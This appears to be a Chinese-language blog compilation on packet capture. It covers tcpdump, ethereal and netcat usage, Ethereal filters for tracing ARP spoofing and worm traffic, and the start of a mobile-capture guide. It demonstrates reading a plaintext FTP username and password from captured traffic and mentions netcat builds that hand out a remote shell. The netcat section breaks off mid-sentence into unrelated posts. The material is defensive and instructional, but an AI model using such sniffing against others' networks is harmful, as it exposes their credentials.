如果你是第一次看 tcpdump 的 man page 時，肯定一個頭兩個大，因為 tcpdump 幾乎都是分析封包的表頭資料，使用者如果沒有簡易的網路封包基礎，要看懂粉難吶！ 所以，至少您得要回到網路基礎裡面去將 TCP 封包的表頭資料理解理解才好啊！ ^_^！至於那個範例一所產生的輸出範例中，我們可以約略區分為數個欄位， 我們以範例一當中那個特殊字體行來說明一下：

- 01:33:40.41：這個是此封包被擷取的時間，『時:分:秒』的單位；
- IP：透過的通訊協定是 IP ；
- 192.168.1.100.22 > ：傳送端是 192.168.1.100 這個 IP，而傳送的 port number 為 22，您必須要瞭解的是，那個大於 (>) 的符號指的是封包的傳輸方向喔！
- 192.168.1.11.1190：接收端的 IP 是 192.168.1.11， 且該主機開啟 port 1190 來接收；
- P 116:232(116)：這個封包帶有 PUSH 的資料傳輸標誌， 且傳輸的資料為整體資料的 116~232 byte，所以這個封包帶有 116 bytes 的資料量；
- ack 1 win 9648：ACK 與 Window size 的相關資料。

最 簡單的說法，就是該封包是由 192.168.1.100 傳到 192.168.1.11，透過的 port 是由 22 到 1190 ， 且帶有 116 bytes 的資料量，使用的是 PUSH 的旗標，而不是 SYN 之類的主動連線標誌。 呵呵！不容易看的懂吧！所以說，上頭才講請務必到 TCP 表頭資料的部分去瞧一瞧的啊！

再 來，一個網路狀態很忙的主機上面，你想要取得某部主機對你連線的封包資料而已時， 使用 tcpdump 配合管線命令與正規表示法也可以，不過，畢竟不好捉取！ 我們可以透過 tcpdump 的表示法功能，就能夠輕易的將所需要的資料獨立的取出來。 在上面的範例一當中，我們僅針對 eth0 做監聽，所以整個 eth0 介面上面的資料都會被顯示到螢幕上， 不好分析啊！那麼我們可以簡化嗎？例如只取出 port 21 的連線封包，可以這樣做：

```
[root@linux ~]# tcpdump -i eth0 -nn port 21

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:54:37.96 IP 192.168.1.11.1240 > 192.168.1.100.21: . ack 1 win 65535
01:54:37.96 IP 192.168.1.100.21 > 192.168.1.11.1240: P 1:21(20) ack 1 win 5840
```

```
01:54:38.12 IP 192.168.1.11.1240 > 192.168.1.100.21: . ack 21 win 65515
01:54:42.79 IP 192.168.1.11.1240 > 192.168.1.100.21: P 1:17(16) ack 21 win 65515
01:54:42.79 IP 192.168.1.100.21 > 192.168.1.11.1240: . ack 17 win 5840
01:54:42.79 IP 192.168.1.100.21 > 192.168.1.11.1240: P 21:55(34) ack 17 win 5840
```

瞧！這樣就僅提出 port 21 的資訊而已，且仔細看的話，你會發現封包的傳遞都是雙向的， client 端發出『要求』而 server 端則予以『回應』，所以，當然是有去有回啊！ 而我們也就可以經過這個封包的流向來瞭解到封包運作的過程。 舉例來說：

1. 我們先在一個終端機視窗輸入『 tcpdump -i lo -nn 』 的監聽，
2. 再另開一個終端機視窗來對本機 (127.0.0.1) 登入『ssh localhost』

那麼輸出的結果會是如何？

```
[root@linux ~]# tcpdump -i lo -nn
 1 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
 2 listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
 3 11:02:54.253777 IP 127.0.0.1.32936 > 127.0.0.1.22: S 933696132:933696132(0)
   win 32767 <mss 16396,sackOK,timestamp 236681316 0,nop,wscale 2>
 4 11:02:54.253831 IP 127.0.0.1.22 > 127.0.0.1.32936: S 920046702:920046702(0)
   ack 933696133 win 32767 <mss 16396,sackOK,timestamp 236681316 236681316,nop,
   wscale 2>
 5 11:02:54.253871 IP 127.0.0.1.32936 > 127.0.0.1.22: . ack 1 win 8192 <nop,
   nop,timestamp 236681316 236681316>
```

```
6 11:02:54.272124 IP 127.0.0.1.22 > 127.0.0.1.32936: P 1:23(22) ack 1 win 8192
  <nop,nop,timestamp 236681334 236681316>
7 11:02:54.272375 IP 127.0.0.1.32936 > 127.0.0.1.22: . ack 23 win 8192 <nop,
  nop,timestamp 236681334 236681334>
```

上表顯示的頭兩行是 tcpdump 的基本說明，然後：

- 第 3 行顯示的是『來自 client 端，帶有 SYN 主動連線的封包』，
- 第 4 行顯示的是『來自 server 端，除了回應 client 端之外(ACK)，還帶有 SYN 主動連線的標誌；
- 第 5 行則顯示 client 端回應 server 確定連線建立 (ACK)
- 第 6 行以後則開始進入資料傳輸的步驟。

從第 3-5 行的流程來看，熟不熟悉啊？沒錯！那就是 三向交握 的基礎流程啦！夠有趣吧！ 不過 tcpdump 之所以被稱為駭客軟體之一可不止上頭介紹的功能吶！ 上面介紹的功能可以用來作為我們主機的封包連線與傳輸的流程分析， 這將有助於我們瞭解到封包的運作，同時瞭解到主機的防火牆設定規則是否有需要修訂的地方。

更 神奇的使用要來啦！如果我們使用 tcpdump 在 router 上面監聽『明碼』的傳輸資料時， 例如 FTP 傳輸協定，你覺得會發生什麼問題呢？ 我們先在主機端下達『 tcpdump -i lo port 21 -nn -X 』然後再以 ftp 登入本機，並輸入帳號與密碼， 結果你就可以發現如下的狀況：

```
[root@linux ~]# tcpdump -i lo -nn -X 'port 21'
    0x0000:  4500 0048 2a28 4000 4006 1286 7f00 0001  E..H*(@.@.......
    0x0010:  7f00 0001 0015 80ab 8355 2149 835c d825  .........U!I.\.%
    0x0020:  8018 2000 fe3c 0000 0101 080a 0e2e 0b67  .....<.........g
    0x0030:  0e2e 0b61 3232 3020 2876 7346 5450 6420  ...a220.(vsFTPd.
    0x0040:  322e 302e 3129 0d0a                      2.0.1)..

    0x0000:  4510 0041 d34b 4000 4006 6959 7f00 0001  E..A.K@.@.iY....
```

```
0x0010:  7f00 0001 80ab 0015 835c d825 8355 215d  .........\.%.U!]
0x0020:  8018 2000 fe35 0000 0101 080a 0e2e 1b37  .....5.........7
0x0030:  0e2e 0b67 5553 4552 2064 6d74 7361 690d  ...gUSER.dmtsai.
0x0040:  0a                                       .

0x0000:  4510 004a d34f 4000 4006 694c 7f00 0001  E..J.O@.@.iL....
0x0010:  7f00 0001 80ab 0015 835c d832 8355 217f  .........\.2.U!.
0x0020:  8018 2000 fe3e 0000 0101 080a 0e2e 3227  .....>........2'
0x0030:  0e2e 1b38 5041 5353 206d 7970 6173 7377  ...8PASS.mypassw
0x0040:  6f72 6469 7379 6f75 0d0a                 ordisyou..
```

上面的輸出結果已經被簡化過了，你必須要自行在你的輸出結果當中搜尋相關的字串才行。 從上面輸出結果的特殊字體中，我們可以發現『該 FTP 軟體使用的是 vsftpd ，並且使用者輸入 dmtsai 這個帳號名稱，且密碼是 mypasswordisyou』 嘿嘿！你說可不可怕啊！如果使用的是明碼的方式來傳輸你的網路資料？ 所以我們才常常在講啊，網路是很不安全低！

另 外你得瞭解，為了讓網路介面可以讓 tcpdump 監聽，所以執行 tcpdump 時網路介面會啟動在 『錯亂模式 (promiscuous)』，所以你會在 /var/log/messages 裡面看到很多的警告訊息， 通知你說你的網路卡被設定成為錯亂模式！別擔心，那是正常的。 至於更多的應用，請參考 man tcpdump 囉！

例題：如何使用 tcpdump 監聽 (1)來自 eth0 介面卡且 (2)通訊協定為 port 22 ， (3)目標來源為 192.168.1.100 的封包資料？


答：

```
tcpdump -i eth0 -nn 'port 22 and src host 192.168.1.100'
```

ethereal


除 了 tcpdump 這個軟體之外，其實你還可以使用 ethereal 這個好用的網路流量分析軟體吶！ ethereal 分為文字介面與圖形介面，文字介面的用法與 tcpdump 相當的類似，不過他的指令名稱為 tethereal 就是了。因為用法差不多，所以建議您直接使用 man tethereal 查閱吧！ 在 CentOS 上原本就有 ethereal 了，所以請拿出光碟來安裝即可喔！ 需要安裝 ethereal 與 ethereal-gnome 才行吶！

啟動的方法很簡單，你必須要在 X Window 底下，先開啟一個終端機，然後直接輸入 ethereal 後， 就會出現如下的畫面了：




圖五、ethereal 使用範例圖

簡單的作法，你可以點選如上圖顯示的那個按鈕，會出現挑選監聽的介面視窗，如下所示：




圖六、ethereal 使用範例圖

你應該選擇要監聽的介面，在這裡因為是測試用的，所以鳥哥使用的是 lo 這個內部介面， 你當然應該要選擇你自己的網路介面才是。然後按下 start 後，就會出現開始偵測的畫面了：



圖七、ethereal 使用範例圖

在這個畫面當中你可以看到很多類型的封包協定，在等你處理完畢後，就可以按下『stop』結束監聽， 而開始進入如下的封包分析畫面。



圖八、ethereal 使用範例圖

封 包分析畫面共分為三大區塊，如上圖所示，第一區塊主要顯示的是封包的標頭資料， 內容就有點類似 tcpdump 的顯示結果，第二區塊則是詳細的表頭資料， 包括訊框的內容、通訊協定的內容以及 socket pair 等等資訊。 第三區塊則是 16 進位與 ASCII 碼的顯示結果。透過這個 ethereal 您就可以一口氣得到所需要的所有封包內容啦！ 而且還是圖形介面的，很方便吧！透過在第一區塊選擇不同的封包，就能夠查閱每個封包的資料內容囉！

---

nc, netcat

這 個 nc 可以用來作為某些服務的檢測，因為他可以連接到某個 port 來進行溝通， 此外，還可以自行啟動一個 port 來傾聽其他用戶的連線吶！非常的不錯用！ 如果在編譯的時候給予『GAPING_SECURITY_HOLE』參數的話，嘿嘿！ 這個軟體還可以用來取得用戶端的 bash 哩！可怕吧！我們的 CentOS 比較人性化，並沒有給予上面的參數，所以我們不能夠用來作為駭客軟體～ 但是用來取代 telnet 也是個很棒的功能了！(有的系統將執行檔改名為 netcat 啦！)

```
[root@linux ~]# nc [IPlhost] [port]

[root@linux ~]# nc -l -p [port]
```

參數：

-l ：作為監聽之用，亦即開啟一個 port 來監聽用戶的連線；

-p ：開啟的這個 port number

範例一：連接本地端的 port 25 查閱相關訊息

```
[root@linux ~]# nc localhost 25
localhost.localdomain [127.0.0.1] 25 (smtp) open
220 pc.dm.tsai ESMTP Postfix
ehlo localhost
250-pc.dm.tsai
250-PIPELINING
250-SIZE 40000000
```

```
250-ETRN
quit
221 Bye
```

這個最簡單的功能與 telnet 幾乎一樣吧！可以去檢查某個服務啦！不過，更神奇的在後面， 我們可以建立兩個連線來傳訊喔！舉個例子來說，我們先在 client 端的地方啟動一個 port 來進行傾聽：

```
範例二：啟動一個 port 來監聽使用者的連線要求

[root@linux ~]# nc -l -p 20000

# 啟動一個 port 20000  在主機上，如果此時使用 netstat -tlnp

# 就可以看到系統上多出來一個 port 20000 在傾聽使用者的連線喔！
```

然後在主機端的地方，也利用 nc 來連線到用戶端，並且輸入一些指令看看喔！

```
[root@linux ~]# nc localhost 20000

    <==這裡可以開始輸入字串了！
```

此時，在主機端我們可以打入一些字，你會發現在 client 端會同時出現你輸入的字眼吶！ 如果你同時給予一些額外的參數，例如利用標準輸入與輸出 (stdout, stdin) 的話， 那麼就可以透過這個連線來作很多事情了！ 當然 nc 的功能不只如此，你還可以發現很多的用途喔！ 請自行到您主機內的 /usr/share/doc/nc-1.10/scripts 目錄下看看這些 script ，有幫助的吶！不過，如果你需要額外的編譯出含有 GAPING_SECURITY_HOLE 功能， 以使兩端

http://blog.chinaunix.net/uid-20609017-id-1615660.html

使用 Ethereal 的过滤器处理某学校网络问题中的大致过程

http://bbs.chinaunix.net/viewthread.php?tid=874452&highlight=

一个学校发现其中有 ARP 欺骗,冲击波病毒,蠕虫王病毒,需要处理.

处理过程:
在核心交换机上配置端口镜像分别抓各个网段的数据包,(分别抓各个网段的数据包的目的是减小核心交换机压力,也方便缩小分析量)

1.ARP 欺骗
使用下列过滤法则:
arp.opcode==1 or arp.opcode==2
发现 ARP 欺骗包后,以其 MAC 为过滤条件即:
eth.scr ==.....
分析其相关 IP 信息,找到具体用户.如果用户修改了 IP 和 MAC 地址就只有一根一根去拔线了!

2.冲击波病毒
分析数据包,使用下列过滤法则:
tcp.port == 135
tcp.port == 139
分析过滤后的数据包,察看发现全是 TCP 三次握手中的第一个 syn 包,检查其占总体数据的比率远高于正常水平.
通过 IP 查找源头!

3.蠕虫王病毒
tcp.port == 1433
分析过滤后的数据包,察看发现全是 TCP 三次握手中的第一个 syn 包,检查其占总体数据的比率远高于正常水平.
通过 IP 查找源头!

4.使用下列过滤法则:
!(tcp.port ==5900 or tcp.port ==135 or tcp.port==139)
先保存过滤后的数据包,再分析.
发现:
tcp.port == 5900 占用的数据比率也比较高
VNC TCP port: 5900) 5900/tcp open vnc VNC (protocol 3.
追踪相关 IP!

由于其教室中的 PC 都是有硬件还原卡的,而它 PC 也是管理较为混乱.于是决定决定在核心交换机上添加访问列表.

具体访问列表的方案参考:
网络设备配置中经常使用的访问列表或 rule(华为设备中使用)
http://bbs.chinaunix.net/viewthr ... &extra=page%3D1

freebsd 用 tcpdump 的参数顺序有严格限制
如： #tcpdump -i eth1 -w c.cap -s 0 host 192.168.2.1 and host 23.33.22.56
能在 freebsd 下执行，如果把-w c.cap 放到末尾就会出错，可是在 linux 还是能执行的。

请不要灌水，欢迎多举示例

我是北京铁通 ADSL 上网，通过一个四口的路由分给几个人用。我的 IP 是 192.168.2.4。网关是 192.168.2.11。以前有一段时间没改网 关 IP 的时候路由里保存的 ADSL 账号经常消失、我设置的路由密码也改回了出厂设置，那时候是确定 LAN 里面有病毒。后来改成了现在的 IP。该路由 IP 后 能上 qq，开网页有时候速度其慢无比。在凌晨时候就我一个人上网，开网页也是非常慢。
抓包
44 6.280504 222.133.100.166 192.168.2.4 HTTP Continuation or non-HTTP traffic
45 6.280757 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
46 6.403861 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic

47 6.403903 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
48 6.579872 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
49 6.579911 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
50 6.755121 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
51 6.755165 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
52 7.543836 222.133.100.166 192.168.2.4 TCP http > 2974 [ACK] Seq=168 Ack=23283 Win=65535 Len=0
53 7.543949 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
54 7.543958 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
55 7.677383 222.133.100.166 192.168.2.4 TCP http > 2974 [ACK] Seq=168 Ack=24880 Win=65535 Len=0
56 7.677488 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
57 7.677497 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
58 7.678653 222.133.100.166 192.168.2.4 HTTP Continuation or non-HTTP traffic
59 7.788499 222.133.100.166 192.168.2.4 TCP http > 2974 [ACK] Seq=224 Ack=26960 Win=65535 Len=0
60 7.788609 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
61 7.788615 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
62 8.625733 222.133.100.166 192.168.2.4 TCP http > 2974 [ACK] Seq=224 Ack=29840 Win=65535 Len=0
63 8.625848 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
64 8.625856 192.168.2.4 222.133.100.166 HTTP Continuation or non-HTTP traffic
IP 查询结果 222.133.100.166 中国 山东省 菏泽市
ping 超时
nslookup can't find

TCP 包的输出信息
src ＞ dst: flags data-seqno ack window urgent options
src ＞ dst:表明从源地址到目的地址, flags 是 TCP 包中的标志信息,S 是 SYN 标志, F (FIN), P (PUSH) , R (RST) "." (没有标记); data-seqno 是数据包中的数据的顺序号, ack 是下次期望的顺序号, window 是接收缓存的窗口大小, urgent 表明数据包中是否有紧急指针. Options 是选项.

我认为是我的电脑里面有病毒，如果宽带路由有病毒的话，我的 qq 就不会是一直能上的了。

未知病毒来势汹汹，专杀宽带路由
http://publish.it168.com/2005/0518/20050518011001.shtml

实时抓取移动设备上的通信包(ADVsock2pipe+Wireshark+nc+tcpdump)

目前移动设备上的应用的通信分析，HTTP 层数据包可以使用 web 代理工具进行抓包改包，而底层的数据包要实时并可视化的分析（非实时的可以在设备上安装 tcpdump 抓包），除了用移动设备去连接 PC 提供的共享网络进行抓包外（《mobile app 通信分析方法小议》），还有一种新的方法，这种方法其实早就存在，主要是我 wireshark 太不熟悉了，误以为它只能通过网络接口（网卡啥的）抓包，实在太丢脸了。

下面要介绍的方法的核心原理，就是**开辟一条 PC 与移动设备的通信管道，然后在 PC 上，让 wireshark 基于管道（PIPE）抓包**。

一、测试设备

PC（windows 系统）

itouch 4g（iOS 系统，Android 系统都可以，但需要越狱或 root）

二、工具

（1）PC 上

wireshark

ADVsock2pipe

（2）itouch 上（可以从 cydia 中下载）

nc

tcpdump

（3）网络环境

PC 与 itouch 处于同一局域网


PC ip 10.0.0.23

itouch ip 10.0.0. 24


三、抓包步骤

